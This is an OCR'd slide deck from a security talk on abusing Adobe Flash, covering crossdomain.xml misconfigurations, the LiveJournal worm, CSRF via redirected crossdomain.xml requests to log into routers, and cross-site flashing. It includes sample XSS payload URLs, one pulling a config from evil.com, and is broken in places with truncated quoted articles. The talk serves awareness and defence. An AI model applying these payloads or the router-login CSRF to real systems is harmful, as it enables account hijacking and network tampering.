FOREGROUND SECURITY
Superior Security. Visible Results.

Neat, New, and Ridiculous Flash Hacks

Mike Bailey
Senior Security Researcher
Foreground Security

Skeptikal.org

Goal

- To discuss ways Flash can be leveraged in an attack
- Not programming or implementation bugs in Flash player
- Not necessarily even Adobe's fault

Let's find ways to abuse Flash to compromise users, websites, and browsers

Let's talk about Same Origin Policies

- Scripts on Site A cannot access scripts, cookies, or read content from Site B without explicit permission from Site B.
- This allows Site B to keep session data, sensitive information, and other resources private.

Javascript's Same Origin Policy

- Is a core component of webapp security.
- Relies on strongly defined boundaries between websites and applications (Which do not exist)
- Relies on airtight input sanitization (Which is difficult)
- Relies on airtight DNS (Which is unlikely)
- Browsers are implementing ways to bypass it on purpose

Clearly, it isn't working, but it is currently all we have.

Flash's Same Origin Policy

- Modeled after Javascript's policy.
- Better implemented than Javascript (in theory), due to a clear boundary between the Flash application and the rest of the site.
- In practice, may be easier to bypass.

Much of this talk will focus on violating this policy, with other tricks of the trade sprinkled throughout

The Easy Way: Crossdomain policies

- When attempting crossdomain communication, Flash will first check the crossdomain.xml file on the targeted server.
- Adobe recommends that admins do not place “Allow *” directives in crossdomain.xml.
- ...But people do anyways. Lots of people.
- Adobe recommends that admins do not place “Allow *.yourdomain.com” directives in crossdomain.xml
- ...But people do anyways. Lots of people.

In 2006, Jeremiah Grossman found that 6% of the top 100 websites have unrestricted crossdomain policies.

He predicted that this risk was likely to grow.

In mid-2008, Jeremiah used a slightly different set of websites, but found that 7% are unrestricted, and 11% have *.domain.com.

Again using a different sample, I took a look

From the Alexa top 1000 websites:

- 13.4% allow *
- 37.6% allow *.domain.com

This problem is not going away

And it **is** already being exploited

The LiveJournal Worm

- An overly permissive crossdomain file allowed LJ account hijacking.
- Hijacked accounts would modify blog posts to place Flash payload in those accounts.
- Classic web worm behavior, but using Flash and crossdomain policies instead of cross-site scripting or browser exploits.

- 3,300 accounts infected in a few hours.
- It could have been much worse.

http://tupshin.livejournal.com/25665.html

Disable Cookies CSS Forms Images Information Miscellaneous Outline

tupshin: a+b

LiVEJOURNAL

Explore LJ Life Entertainment Music Culture News & Politics Technology Post to Journal

Username:
Password:

Tupshin Harper (tupshin) wrote,
@ 2009-08-21 00:15:00

a+b

a+b

(Post a new comment)

http://www.adobe.com/crossdomain.xml

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.adobe.com/crossdomain.xml

http://www.adobe...crossdomain.xml

```
<?xml version="1.0"?>
<cross-domain-policy>
        <site-control permitted-cross-domain-policies="by-content-type"/>
        <allow-access-from domain="*.macromedia.com" />
        <allow-access-from domain="*.adobe.com" />
        <allow-access-from domain="*.adobemax08.com" />
        <allow-access-from domain="*.photoshop.com" />
        <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

http://blogs.adobe.com/crossdomain.xml

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://blogs.adobe.com/crossdomain.xml

http://blogs.adob.../crossdomain.xml

```
<?xml version="1.0"?>

<!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain

<cross-domain-policy>

   <allow-access-from domain="*" />

</cross-domain-policy>
```


Crossdomain.xml CSRF

- Remember how we said Flash could not make requests to any outside servers?
- There is an exception: The crossdomain.xml file itself
- What if we ask Flash to grab a file from our own server, but place a 302 redirect on crossdomain.xml?
- We can redirect you to other files on other servers
- We can log you into other servers with a 302 to http://foo:bar@baz.com/crossdomain.xml
- No browser alerts will be triggered...as long as the password is correct
- Now I can log you into that router on your network with the default password and use CSRF to change network settings.

XSS in Flash Objects (Cross-Site Flashing)

- Also not new, but incredibly common
- Poorly written flash objects can take inputs as URL parameters, which can in turn be poisoned.

http://foo.com/file.swf?url=javascript:alert(document.cookie);



Serious Flash vulns menace at least 10,000 websites

No patch anytime soon

By **Dan Goodin in San Francisco** • **Get more from this author**

Posted in Enterprise Security, 21st December 2007 23:44 GMT

Researchers from Google and a well-known security firm have documented serious vulnerabilities in Adobe Flash content which leave tens of thousands of websites susceptible to attacks that steal the personal details of visitors.

The security bugs reside in Flash applets, the ubiquitous building blocks for movies and graphics that animate sites across the web. Also known as SWF files, they are vulnerable to attacks in which malicious strings are injected into the legitimate code through a technique known as cross-site scripting, or XSS. Currently there are no patches for the vulnerabilities, which are found in sites operated by financial institutions, government agencies and other

[Date Prev][Date Next][Thread Prev][Thread Next][Date Index][Thread Index]

[WEB SECURITY] XSS vulnerabilities in 215000 flash files

- *From*: "MustLive" <mustlive@xxxxxxxxxxxxxxxxxx>
- *Subject*: [WEB SECURITY] XSS vulnerabilities in 215000 flash files
- *Date*: Thu, 27 Nov 2008 20:22:46 +0200

Hello to Web Security Mailing List!

It's my first letter to the list and I decided to inform community about my interesting finding.


Recently, 12th of November 2008, I found XSS vulnerabilities in 215000 flash files. As I wrote about at my site http://websecurity.com.ua/2609/ (on Ukrainian), and this is English version of my article.

During my researches of vulnerability at cpmstar.com (http://websecurity.com.ua/2607/) which I found at 19.01.2008, I found that in Internet there are many flash files with the same vulnerability. In total there are up to 215000 flash files in Internet which are vulnerable to Cross-Site Scripting (at more than 200000 sites).

It's seen from data of Google:

http://www.google.com.ua/search?q=filetype%3Aswf+inurl%3AclickTAG (note: for current time Google shows other number, which is common for it)

And these are only those flashes, which were indexed by Google, and actually there can be much more of them. In results there are site with non vulnerable flash files (or sites which not have mentioned flashes already), but this is single instances, and almost all sites in search



[Date Prev][Date Next][Thread Prev][Thread Next][Date Index][Thread Index]

[WEB SECURITY] XSS vulnerabilities in 8 millions flash files

- *From*: "MustLive" <mustlive@xxxxxxxxxxxxxxxxx>
- *Subject*: [WEB SECURITY] XSS vulnerabilities in 8 millions flash files
- *Date*: Tue, 22 Dec 2009 16:16:59 +0200


Hello participants of Mailing List.

Recently, 18th of December 2009, I wrote the article XSS vulnerabilities in 8 millions flash files (http://websecurity.com.ua/3781/), and yesterday I wrote English version of it (http://websecurity.com.ua/3789/).

I'll continue a topic, which I started in 2008 in my article XSS vulnerabilities in 215000 flash files (http://www.webappsec.org/lists/websecurity/archive/2008-11/msg00110.html). That time I found hundreds of thousands flash files vulnerable to Cross-Site Scripting attacks. After previous article, published at 12.11.2008, I continued researches and found, that much more flash files - millions flash files - were vulnerable to XSS attacks. As flash files in different global and local banner systems, as flash files at individual sites.

Table of contents:

1. Vulnerable ActionScript code.



[Date Prev][Date Next][Thread Prev][Thread Next][Date Index][Thread Index]

[WEB SECURITY] XSS vulnerabilities in 34 millions flash files

- *From*: "MustLive" <mustlive@xxxxxxxxxxxxxxxxx>
- *Subject*: [WEB SECURITY] XSS vulnerabilities in 34 millions flash files
- *Date*: Sun, 10 Jan 2010 22:37:31 +0200

Hello participants of Mailing List.

Yesterday I wrote the article XSS vulnerabilities in 34 millions flash files
(http://websecurity.com.ua/3842/), and here is English version of it.

In December in my article XSS vulnerabilities in 8 millions flash files
(http://websecurity.com.ua/3789/) I wrote, that there are up to 34000000
of flashes tagcloud.swf in Internet which are potentially vulnerable to XSS
attacks. Taking into account that people mostly didn't draw attention in
previous article to my mentioning about another 34 millions of vulnerable
flashes, then I decided to write another article about it.


File tagcloud.swf was developed by author of plugin WP-Cumulus for WordPress
(http://websecurity.com.ua/3665/) and it's delivered with this plugin for

- My preferred approach: XSS through RFI bugs in Flash Objects
- Many objects load a secondary XML configuration file.


http://foo.com/file.swf?config=config.xml

http://foo.com/file.swf?config=http://evil.com/config.xml


twitter.com



